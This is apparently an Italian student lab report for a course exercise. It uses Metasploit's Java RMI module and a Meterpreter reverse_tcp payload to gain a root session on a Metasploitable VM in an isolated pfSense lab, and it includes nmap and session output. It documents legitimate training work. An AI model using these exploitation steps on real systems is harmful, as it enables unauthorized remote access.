REPORT PROGETTO


Traccia:


La nostra macchina Metasploitable presenta un servizio vulnerabile sulla porta 1099 – Java RMI. Si richiede allo studente di sfruttare la vulnerabilità con Metasploit al fine di ottenere una sessione di Meterpreter sulla macchina remota. I requisiti dell'esercizio sono:

- La macchina attaccante (KALI) deve avere il seguente indirizzo IP: 192.168.11.111
- La macchina vittima (Metasploitable) deve avere il seguente indirizzo IP: 192.168.11.112
- Una volta ottenuta una sessione remota Meterpreter, lo studente deve raccogliere le seguenti evidenze sulla macchina remota: 1) configurazione di rete. 2) informazioni sulla tabella di routing della macchina vittima.

1.Configurazione IP Kali e meta

Per prima cosa andremo a reimpostare gli **assignments** delle lan su **pfsense**, configurandoli su una nuova rete, (per praticità ho ricungurato gli ip però sempre lasciando kali e meta su due reti differenti), quindi avremo la kali su indirizzo ipv4 **192.168.11.111**, e meta su **192.168.13.111/24**. Di seguito editiamo i nuovi indirizzi sulle macchine virtuali:





sudo nano /etc/network/interfaces


```
  GNU nano 2.0.7         File: /etc/network/interfaces

# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet static
address 192.168.13.111
netmask 255.255.255.0
gateway 192.168.13.1




                              [ Wrote 14 lines ]

msfadmin@metasploitable:~$ _
```


```
Starting CRON... done.
pfSense 2.7.2-RELEASE amd64 20231206-2010
Bootup complete

FreeBSD/amd64 (pfSense.home.arpa) (ttyv0)

VirtualBox Virtual Machine - Netgate Device ID: 73da9031d8a1bd0a248f

*** Welcome to pfSense 2.7.2-RELEASE (amd64) on pfSense ***

 WAN (wan)       -> em0        -> v4/DHCP4: 10.0.2.15/24
 LAN (lan)       -> vtnet0     -> v4: 192.168.11.1/24
 LAN2 (opt1)     -> vtnet1     -> v4: 192.168.13.1/24

 0) Logout (SSH only)                  9) pfTop
 1) Assign Interfaces                 10) Filter Logs
 2) Set interface(s) IP address       11) Restart webConfigurator
 3) Reset webConfigurator password    12) PHP shell + pfSense tools
 4) Reset to factory defaults         13) Update from console
 5) Reboot system                     14) Enable Secure Shell (sshd)
 6) Halt system                       15) Restore recent configuration
 7) Ping host                         16) Restart PHP-FPM
 8) Shell

Enter an option:
```

```
┌──(kali㉿kali)-[~]
└─$ ping 192.168.13.111
PING 192.168.13.111 (192.168.13.111) 56(84) bytes of data.
64 bytes from 192.168.13.111: icmp_seq=1 ttl=63 time=1.82 ms
64 bytes from 192.168.13.111: icmp_seq=2 ttl=63 time=2.25 ms
64 bytes from 192.168.13.111: icmp_seq=3 ttl=63 time=2.24 ms
^C
── 192.168.13.111 ping statistics ──
3 packets transmitted, 3 received, 0% packet loss, time 2004ms
rtt min/avg/max/mdev = 1.824/2.106/2.251/0.199 ms
```


2.Metaesploit


Ora che abbiamo riconfigurato gli ip delle macchine, possiamo iniziare il vero e proprio eserizio di exploit. Quindi iniziamo con una scansione delle porte con **nmap.** Una volta fatto ciò, possiamo entrare sulla **msfconsole**, per poi cercare con il comando **search** il modulo adatto, per sfruttare la vulnerabilità della porta **1099/tcp open java-rmi**. Questo modulo è un **exploit basato su un server HTTP**, che attende che il target si connetta per ricevere il **payload,** l'obiettivo quindi dovrebbe essere quello di eseguire codice remoto o ottenere l'accesso alla macchina bersaglio. Una volta che abbiamo il modulo possiamo proseguire con il settare le sue **options** per poi far partire **l'exploit** e avviare la sessione di **meterpreter** e effettuare i comandi richiesti dall'esercizio:






```
msf6 > use 0
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/
                                         basics/using-metasploit.html
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an address
                                         on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                     no        The URI to use for this exploit (default is random)
```






kali-linux-2024.4-virtualbox-amd64 [In esecuzione] - Oracle VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
kali@kali: ~
File Actions Edit View Help
Name : eth0 - eth0
Hardware MAC : 08:00:08:00:00:00
IPv4 Address : 192.168.13.111
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fee7:93b5
IPv6 Netmask : ::
meterpreter > route
IPv4 network routes
Subnet Netmask Gateway Metric Interface
127.0.0.1 255.0.0.0 0.0.0.0
192.168.13.111 255.255.255.0 0.0.0.0
IPv6 network routes
Subnet Netmask Gateway Metric Interface
::1 :: ::
fe80::a00:27ff:fee7:93b5 :: ::
meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(multi/misc/java_rmi_server) > sessions
Active sessions
Id Name Type Information Connection
1 meterpreter java/linux root @ metasploitable 192.168.11.111:4445 → 192.168.13.111:59521 (192.168.13.111)
msf6 exploit(multi/misc/java_rmi_server) > sessions -k 1
[*] Killing the following session(s): 1
[*] Killing session 1
[*] 192.168.13.111 - Meterpreter session 1 closed.
msf6 exploit(multi/misc/java_rmi_server) > sessions
Active sessions
No active sessions.
msf6 exploit(multi/misc/java_rmi_server) > back
msf6 > exit
(kali㉿kali)-[~]
$ nmap -sV 192.168.13.111
Starting Nmap 7.94SVN (https://nmap.org) at 2025-03-14 05:51 EDT
Nmap scan report for 192.168.13.111
Host is up (0.033s latency).
Not shown: 977 closed tcp ports (reset)
PORT STATE SERVICE VERSION
21/tcp open ftp vsftpd 2.3.4
22/tcp open ssh OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp open telnet Linux telnetd
25/tcp open smtp Postfix smtpd
53/tcp open domain ISC BIND 9.4.2
80/tcp open http Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp open rpcbind 2 (RPC #100000)
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp open exec netkit-rsh rexecd
513/tcp open login OpenBSD or Solaris rlogind
514/tcp open tcpwrapped
1099/tcp open java-rmi GNU Classpath grmiregistry
1524/tcp open bindshell Metasploitable root shell
2049/tcp open nfs 2-4 (RPC #100003)
2121/tcp open ftp ProFTPD 1.3.1
3306/tcp open mysql MySQL 5.0.51a-3ubuntu5
5432/tcp open postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open vnc VNC (protocol 3.3)
6000/tcp open X11 (access denied)
6667/tcp open irc UnrealIRCd
8009/tcp open ajp13 Apache Jserv (Protocol v1.3)
8180/tcp open http Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.72 seconds
(kali㉿kali)-[~]
Cerca
15°C Nuvoloso
11:10
14/03/2025
CTRL (DESTRA)